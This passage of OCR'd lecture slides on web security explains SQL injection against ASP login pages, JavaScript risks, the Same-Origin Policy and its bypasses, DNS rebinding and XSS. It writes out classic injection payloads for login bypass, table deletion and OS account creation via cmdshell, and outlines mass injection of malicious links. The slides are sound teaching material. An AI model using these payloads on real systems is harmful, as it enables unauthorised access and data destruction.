
http://www.amazon.com/scripts/purchase_record.asp?id=1%20OR%201=1

```
Select * from purchase_record where ID = $id OR 1=1 ;
```

Another Example: Buggy Login page using Microsoft Active Server Page (ASP)

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
      AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
       login success
else  fail;
```

Is this exploitable?



Normal Query

Bad input

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & " ');
```

- Suppose user = " 'or 1=1 -- " (URL encoded)
- Then scripts does:

```
ok = execute( SELECT …
          WHERE user= '  ' or 1=1  -- … )
```

  - The "--" causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: Easy login to many sites this way.

One more Example of Bad SQL Input

```
execute( "SELECT * FROM Users
      WHERE username=' "  &  form("user"));
```

- Suppose `user` =


  " ' ; DROP TABLE Users "

- Then script does:

```
execute( "SELECT * FROM Users
      WHERE username=' ' ; DROP TABLE Users " )
```

- Deletes the entire "Users" database
  - Similarly: Attacker can add users, reset passwords, etc.

Xkcd: Exploits of a Mom…



Source: https://xkcd.com/327

Even worse …

- Suppose user =

```
'; exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
        WHERE username= ' ' ; exec …  )
```

If SQL server context runs as “sa”, i.e. System Administrator, attacker gets account on DB server.

Similar SQLi attacks still go on ...

Company	Date	Results	Reference
SonicWall	2021-02	vulnerability in secure access gateway - exploits reported in the wild.	A Vulnerability in SonicWall SMA 100 Series Could Allow for SQL Injection
NIC.lk	2021-02	multiple Sri Lankan domains hacked using data from domain administrator	Hacktivists deface multiple Sri Lankan domains, including Google.lk
Fortinet	2021-02	critical vulnerabilities fixed in multiple products	Fortinet fixes critical vulnerabilities in SSL VPN and web firewall
SAP	2021-02	RCE vulnerability in SAP Commerce product - critical severity CVE-2021-21477	SAP Commerce Critical Security Bug Allows RCE
Adobe	2021-02	Vulnerabilities fixed across multiple Adobe products and platforms	Adobe Patches 50 Critical Vulnerabilities Across Six Platforms
Evolution CMS	2021-02	open source CMS system vulnerability fixed	Blocked accounts abused in Evolution CMS SQL injection attacks
Singtel	2021-02	data breach in Singapore telecommunication firm	Singtel Suffered Third-Party Breach In The Wake Of Accellion FTA Zero-Day Attack
SQLite RDBMS	2021-02	vulnerability in dbms that is widely used - over 1 trillion installations	SQLite patches use-after-free bug that left apps open to code execution, denial-of-service exploits
Washington state	2021-02	1.4 million records from users who applied for unemployment - via Accellion vulnerability	Washington State Breach Tied to Accellion Vulnerability
YouPHPTube and AVideo	2021-01	platforms open to remote code execution via SQLi	Vulnerabilities in open source streaming platforms YouPHPTube and AVideo could lead to RCE
Australian Securities and Investments Commission (ASIC)	2021-01	breach via Accellion File Transfer Appliance	ASIC says it was hit by cyber attack
MyFreeCams	2021-01	2 million customer records stolen	Massive privacy risk as hacker sold 2 million MyFreeCams user records
Various Russian universities	2021-01	Olympic trials disrupted.	Hackers Demonstrate Lack of Basic Security on a Moscow University Website
Reserve Bank of New Zealand	2021-01	Organizations using a file transfer appliance are open to vulnerability	Australian orgs exposed to Accellion vulnerability
Capital Economics	2021-01	Contact data for 500,000 company executives	Database Containing the Data of Company Executives Posted on the Dark Web
PostgreSQL	2020-12	cryptomining botnet used unpatched SQLI CVE-2019-9193	Disputed PostgreSQL bug exploited in cryptomining botnet
Fuel CMS	2020-12	CMS system vulnerable to exploit	Wormable Gitpaste-12 Botnet Returns to Target Linux Servers, IoT Devices
Sophos	2020-11	customer data exposed for undisclosed number of customers	Sophos data leak: Cyber security firm exposed a subset of customer data
MB Connect Line	2020-10	vulnerability discovered	Critical Flaws Discovered in Popular Industrial Remote Access Systems
B&R Automation	2020-10	vulnerability discovered	Critical Flaws Discovered in Popular Industrial Remote Access Systems

http://codecurmudgeon.com/wp/sql-injection-hall-of-shame

Hacker sells access to databases at UCLA, other universities

A CLOSER LOOK, CAMPUS, CRIME, NEWS

BY RYAN LEOU

Posted: February 28, 2017 8:45 pm

SHARE TWEET

A Russian-speaking hacker sold unauthorized access to databases for more than 60 universities and government agencies in the United States and United Kingdom, inc UCLA.

The hacker, called Rasputin, sold SQL injections which allow a hacker to access all contents of an internet database, rather than only parts of it, for various databases according to a statement by Recorded Future, a technology company that speciali

How to further Leveraging this attack

1. Use Google to find sites using a particular style vulnerable to SQL injection
2. Use SQL injection on these sites to modify the page to include a link to a malicious website, e.g. nihaorr1.com
   - Don't visit that site yourself!
3. The malicious site (nihaorr1.com) serves Javascript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger

Steps 1 and 2 are automated in a tool that can be configured to inject whatever you like into vulnerable sites

- See below for Tips/ Best Current Practice to prevent SQL Injection:

  https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Web Applications:
Client Side Security

JavaScript

- This has nothing to do with Java
- Scripting language embedded in HTML Webpages, usually surrounded by <SCRIPT> tags, to be downloaded to the client browsers
- JavaScript code is interpreted directly by the web browser itself
- Allows HTML files to command the browser to do “more interesting” things, e.g.
  - create new windows
  - fill out fields in forms,
  - jump to new URLs,
  - making visual element changes dynamically, moving banners, status lines
- Much of Netscape Navigator 6.0 is written in JavaScript
- It is difficult to filter JavaScript out of webpages --- in many cases, it is possible to send HTML to web browser that appears to be free of JavaScript but that actually contains Javascript programs

JavaScript Security

By design

- There are no JavaScript methods that can directly access the files on the client computer
- There are no JavaScript basic methods that can directly access the network, although JavaScript programs can load URLs and submit HTML forms
- Protection via the "Same-Origin Policy"

In reality, due to implementation, the following security flaws had happened before:

- Potentially has access to any info that the browser has, e.g. history list
- Could be used to create forms that automatically submitted themselves by email -> forge email in the name of the user, or harvest email address for Spammers

Now, it still can

- "popup" windows/ dialog-boxes of arbitrary text without your permission

=> Can be exploited to trick browser user to enter important info, password…


- Lock up your browser so that it is unusable
- Can register a JavaScript function that can be called when the current JavaScript is unloaded, i.e. if the Back button is hit or if the window is closed => have been used to popup 2 new windows everytime you close one !!
- Sometimes, "Same-Origin Policy" can be circumvented due to implementation flaws or unexpected feature interactions !
- See http://www.digicrime.com for details (DANGEROUS SITE, do not access it from your own computers !!!)

Same Origin Policy (SOP)

“ In computing, the Same Origin Policy is an important security concept for a number of browser-side programming languages, such as JavaScript. The policy permits scripts running on pages originating from the same site to access each other’s methods and properties with no specific restrictions, but prevents access to most methods and properties across pages on different sites. ”

Without SOP protection

<iframe src="**http://www.evil.com**">



Threats SOP Intends to Deal with

- e.g. 1: Prevent an attacking script inadvertently downloaded by the victim from a hostile website from initiating HTTP requests on behalf of the victim or impersonate the victim entirely for subsequent transactions on victim's other web-based accounts/services.
- e.g. 2: Prevent an attacking script inadvertently downloaded by the victim from a hostile website from redirecting the victim to a seemingly legitimate Phishing website/page.

Same Origin Policy (SOP) (cont'd)

- Introduced by Netscape in 1996 after media reports of initial cross-site scripting attacks using active contents
  - JavaScript/VBScript
- Apply to scripts that run in browsers
- Origin = domain name + protocol + port
  - Full access to same origin
    - Full network access
    - Read/Write DOM
    - Storage
  - Limited Interaction with other origins
    - Import of library resources (e.g. scripts)
    - Forms, hyperlinks

Same Origin Policy (SOP) (cont'd)

- Origin = domain name + protocol + port
  - all three must be equal for original to be the same
    - All of these are vital, as changing one may lead to accessing something outside your own control
  - however, some access allowed for pages from same domain, but not same host (see later)

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

Source: https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript


Same Origin Policy: Exceptions, Issues, and Bypasses

- There is NO SINGLE well-defined SOP standard
  - The actual details of Same Original Policy is highly implementation-specific, actual details differ for different browsers
- Vulnerabilities due to different exceptions allowed by different systems:
  - Parent Domain Traversal
    - x.y.com can set its domain to y.com
    - becomes problematic with international domains
      - consider co.uk (i.e. abc.co.uk becomes xyz.co.uk)
  - Use Adobe Reader / Flash browser plugins
    - allow cross-domain requests if allowed by a rule in crossdomain.xml, e.g.
      - https://medium.com/@pratikdahal777/exploiting-crossdomain-xml-6be78f153e1b
  - New ways to bypass SOP keep showing up ! An example:

    https://nealpoole.com/blog/2011/10/java-applet-same-origin-policy-bypass-via-http-redirect/

Intended Use of crossdomain.xml

- "A cross-domain policy file is an XML document that grants a web client—such as Adobe Flash Player, Adobe Reader, etc.—permission to handle data across multiple domains."



How can a.com and b.com interchange data safely?

1: The user opens a file from a.com.

2: The a.com file contacts b.com and . . .
the client automatically checks for a cross domain policy file,

3: If a policy file is found, the client reads its permissions.

4: If the permissions allow access, the b.com data is read.

5: The client now has permission to relay b.com data to a.com.

Source: https://medium.com/@pratikdahal777/exploiting-crossdomain-xml-6be78f153e1b

Even More SOP Exceptions

Collaborative Cross-origin Access/Mashup Security, if used correctly:

1. Domain Relaxation: Use of document.domain
2. Programmatic Form Submission
3. Script Inclusion and JSONP
4. Use of Fragment Id (#)
5. Use of window.postMessage()
6. Cross-Origin Resource Sharing (CORS) - XMLHttpRequest Level 2

– Unauthorized Access:

• Cross-Site Scripting (XSS): HTML/Javascript code injection


• Clickjacking: UI redressing with opacity=0

[DWF’ 96, R’ 01]

DNS Rebinding Attack

<iframe src="**http://www.evil.com**">

DNS-SEC cannot stop this attack



Read permitted: it’s the “same origin” !!


Cross-Site Scripting (XSS) Attacks

Cross-Site Scripting (XSS) Attacks

- Instead of injecting "tricking input parameters/commands" (as in the case of SQL injection) to a legitimate (but flawed) target webserver, in XSS, hacker injects "Malicious code", (often in form of javascript) to taint the target webserver's webpage

- When a victim user visits the tainted webpage (now hosted by the legitimate webserver), the Malicious code is loaded into and run by the victim user's browser
  - where the Malicious code can secretly gather sensitive data from the victim user's machine while using the legitimated but flawed website (login, password, cookie)

